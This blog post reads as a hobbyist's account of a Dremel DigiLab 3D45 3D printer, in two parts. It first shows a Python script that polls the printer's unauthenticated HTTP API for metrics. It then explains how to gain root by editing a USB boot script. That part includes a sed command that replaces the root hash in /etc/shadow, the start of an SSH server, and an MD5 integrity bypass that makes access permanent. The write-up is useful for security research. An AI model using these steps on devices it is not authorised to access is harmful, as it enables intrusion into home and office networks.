Monitoring a Dremel DigiLab 3D45 using Python & Pwning It with Ease
One of my flatmates and I are fans of the whole DIY maker community – so a few days ago we bought a Dremel DigiLab 3D45 3D Printer for our flat, after struggling to print a very simple structure with my old and crappy UP! 3D mini printer.

All the data!
We're really happy about the quality and strength of the prints, but it annoyed me that statistics and metrics about the current state of the device are just available over their - a bit slowish - GUI on a computer or their cloud. We've streamed a few evenings while printing (totally random) stuff onto Facebook and YouTube, so my goal was to embed these metrics into the OBS livestream. Any added value to this rather shitty stream? Nope. Interesting problem? Hell Yeah!
Because the printer is connected via LAN (WiFi is included as well, alongside with a camera within the chamber) I was pretty sure that there must be some sort of HTTP API communication going on from where the GUI is getting its data. So I fired up my wireshark and sniffed the traffic between my GUI host and the printer. And .. surprise (not really): Not encrypted, neither any basic authentication, so I was able to record the HTTP requests, analyzed their structure and wrote a small Python script that dumps the statistics every 3 seconds into a file. Actually you are able to control the printer completely over the API like changing the settings, starting and stopping jobs, even deleting stuff.. the list goes on and on. But who expects IoT devices to be safe / secure anyway? :-)
import requests
import json
import threading

url = "http://$printer-ip:80/command"
data = 'getprinterstatus'

debug = False

def getprinterstats():
    threading.Timer(3.0, getprinterstats).start()
    # get data and parse it
    r = requests.post(url=url, data=data)
    resp = r.text
    json_string = r.text
    encoded = json.loads(json_string)
    jobname = encoded['jobname'].strip('.gcode')
    progress = str(encoded['progress'])
    remaining_seconds = int(encoded['remaining'])
    elapsed_seconds = int(encoded['elaspedtime'])
    filament_type = encoded['filament_type ']
    plate_target_temp = str(encoded['buildPlate_target_temperature'])
    plate_temp = str(encoded['platform_temperature'])
    nozzle_target_temp = str(encoded['extruder_target_temperature'])
    nozzle_temp = str(encoded['temperature'])
    layer = str(encoded['layer'])
    chamber_temp = str(encoded['chamber_temperature'])

    # write to file
    if not debug:
        f = open("printer.txt", "w")
        f.write('Current Job: ' + jobname + '\n')
        f.write('Progress: ' + progress + '%' + '\n')
        if remaining_seconds > 0:
            remaining_seconds = str(remaining_seconds)
            f.write('Time Remaining: ' + remaining_seconds + 's' + '\n')
        else:
            pass
        elapsed_seconds = str(elapsed_seconds)
        f.write('Time Elapsed: ' + elapsed_seconds + 's' + '\n')
        f.write('Filament: ' + filament_type + '\n')
        f.write('Nozzle Temp: ' + nozzle_temp + '°C (current) ' + '/ ' + nozzle_target_temp + '°C (target)' + '\n')
        f.write('Plate Temp: ' + plate_temp + '°C (current) ' + '/ ' + plate_target_temp + '°C (target)' + '\n')
        f.write('Chamber Temp: ' + chamber_temp + '°C (current)' + '\n')
        f.close()
    else:
        print(encoded)
        print('Current Job: ' + jobname + '\n')
        print('Progress: ' + progress + '%' + '\n')
        if remaining_seconds > 0:
            remaining_seconds = str(remaining_seconds)
            print('Time Remaining: ' + remaining_seconds + 's' + '\n')
        else:
            pass
        elapsed_seconds = str(elapsed_seconds)
        print('Time Elapsed: ' + elapsed_seconds + 's' + '\n')
        print('Filament: ' + filament_type + '\n')
        print('Nozzle Temp: ' + nozzle_temp + '°C (current) ' + '/ ' + nozzle_target_temp + '°C (target)' + '\n')
        print('Plate Temp: ' + plate_temp + '°C (current) ' + '/ ' + plate_target_temp + '°C (target)' + '\n')
        print('Chamber Temp: ' + chamber_temp + '°C (current)' + '\n')

getprinterstats()
The current (really bad, proof-of-concept) code is also available on my GitHub.
If you want to push the data into STDOUT just rewrite the f.write statements into print() or set debug = True.

The parsed data looks like the text in the bottom left – this is a screenshot of the actual stream we did afterwards.
Plz g1v3 m3 r00t!
Now to the way more interesting topic - I've watched countless talks about security on IoT devices and was curious about how easy it could be, to breach the security of such a device, so the printer seemed to be the perfect target to try out what I've learned.
This is the unpacked dump of the latest firmware:
total 2224
drwxr-xr-x@   9 ydixken  staff     288 Jan 26 16:31 .
drwx------+ 461 ydixken  staff   14752 Jan 26 16:31 ..
-rw-rw-r--@   1 ydixken  staff  198631 Dec 10  2018 3D45_open_source_software_licenses.txt
-rw-rw-r--@   1 ydixken  staff    7163 Sep 18 01:50 auto_run.sh
-rw-rw-r--@   1 ydixken  staff     618 Nov 28  2018 rtics_init_factory.sh
drwxrwxr-x@   8 ydixken  staff     256 Oct 14 01:17 scripts/
-rw-rw-r--@   1 ydixken  staff      23 Oct 10 19:58 settings.update
drwxrwxr-x@  12 ydixken  staff     384 Oct 14 01:15 sources/
-rw-rw-r--@   1 ydixken  staff  918684 Jan  2  2018 update-dremel-3D45
While tampering with the firmware update process and digging through the provided system images (i.e. sources/system.tar.xz) using binwalk and dd
I found out that (at least) the 3D45 is running a 3.x Linux kernel, as expected. The image sources/dremel-data-update.tar.xz also gave me some
very important information regarding the installed files / binaries. But then I saw the file suffix for auto_run and rtics_init_factory - these files are shell scripts. Gosh, I was so distracted by the tar images.
Let's take a look into rtics_init_factory.sh:
#!/bin/sh

# like download from spark

#
# update: save the settings.conf and some other files
# install: recaver the firmware just like install
# 	Maybe here will be changed after PP2
#

echo "USB start"
#for i in /tmp/mnt/dev/sda?; do
#	if [ -s $i/auto_run.sh ]; then
		#cp $i/auto_run.sh /opt/
#	fi
#done

mkdir /tmp/mnt/dev/mmcblk0p3/model
mkdir /tmp/mnt/dev/mmcblk0p3/model/source
mkdir /tmp/mnt/dev/mmcblk0p3/model/pic
mkdir /tmp/mnt/dev/mmcblk0p3/model/src

mkdir /tmp/mnt/dev/mmcblk0p3/modelFromDevice
mkdir /tmp/mnt/dev/mmcblk0p3/modelFromDevice/source
mkdir /tmp/mnt/dev/mmcblk0p3/modelFromDevice/pic

sync
Well, this really looks odd..
I've put a reboot on the first line, saved the file and wrote everything to an empty USB stick. Turned the DigiLab on with the stick inserted and now just waiting for something to happen .. ~30 seconds later the printer restarted, confirming my theory.
Just to clarify the big issue here: the printer is relying on plaintext scripts (!!) on an USB drive, which are executed upon boot with the highest rights available on the system (!!!). These scripts can be changed just with a text editor, without anybody noticing or the printer complaining about it. What could possibly go wrong? Especially for a device that is most probably connected to your home or office network and fitted with a camera?
By the way - within the original script they are creating all the temporary directories which are later needed as target for the factory shipped model files, but uncommenting everything below the USB Start block leads to
a boot from the stick itself: All needed files (like the UI binaries, compiled for ARM) exist on the stick to perform an external boot.
There's no need to kick in a door, when the door is not even there.
I've found out which commands are executed in the boot sequence while performing a normal start, like activating the network interfaces, before the DigiLab UI gets started.. There's no need
to mount any volume, because this will be already done as soon as auto_run.sh is run.
By duplicating the most important ones into rtics_init_factory.sh and restarting udhcpd afterwards, I was able to force the interfaces to renew with a valid address, regardless of the boot mode.
It helped me a lot that I configured a static DHCP lease in advance for the already known MAC address, so the IP never changed in the whole process of debugging and testing.
WORK_DIR=/opt
# loading the wifi kernel module
insmod $WORK_DIR/modules/8188eu.ko
# activating network interfaces
ifconfig wlan0 up
ifconfig eth0 up
# setting mac address for eth0
mac=$(cat $WORK_DIR/var/mac_addr)
ifconfig eth0 hw ether $mac
# renewing dhcp
/etc/init.d/udhcpd restart
I also reset /etc/shadow with a new hash for the root user and started SSH,
by placing this into rtics_init_factory.sh:
# replacing hash in /etc/shadow
sed -i -e "s/^root:[^:]\+:/root:\$6\$PSFoq8xJ\$Fz....:/" /etc/shadow
# starting dropbear, no sshd available on the system
/etc/init.d/dropbear start &
After saving everything onto the USB drive and starting the printer with it, we should be able to get a SSH connection, a bit later:
[ydixken@silence:~] » ssh root@$printerip
The authenticity of host '(redacted)' can't be established.
ECDSA key fingerprint is SHA256:VSDj9xDW3n/wCZbBJ6sP4znZVFd7Rs+0qGcwrGqrVEo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '' (ECDSA) to the list of known hosts.
Password:

[...]
root@3d45:~$ uname -a
Linux 3d45 3.6.11 Fri Aug 30 10:42:08 BST 2013 armv6l GNU/Linux
Yup. Works.
Persisting is easy: Unpack sources/dremel-data-update.tar.xz - in there you'll find the same directory structure as shown above,
modify the scripts with your commands, repack the archive, calculate its MD5 hash using md5sum and replace the given value with the content in sources/updateMd5 to bypass the integrity check. Comment in the USB Start block from above, reboot and really run the firmware update. Reboot one last time - done, enjoy your permanent shell.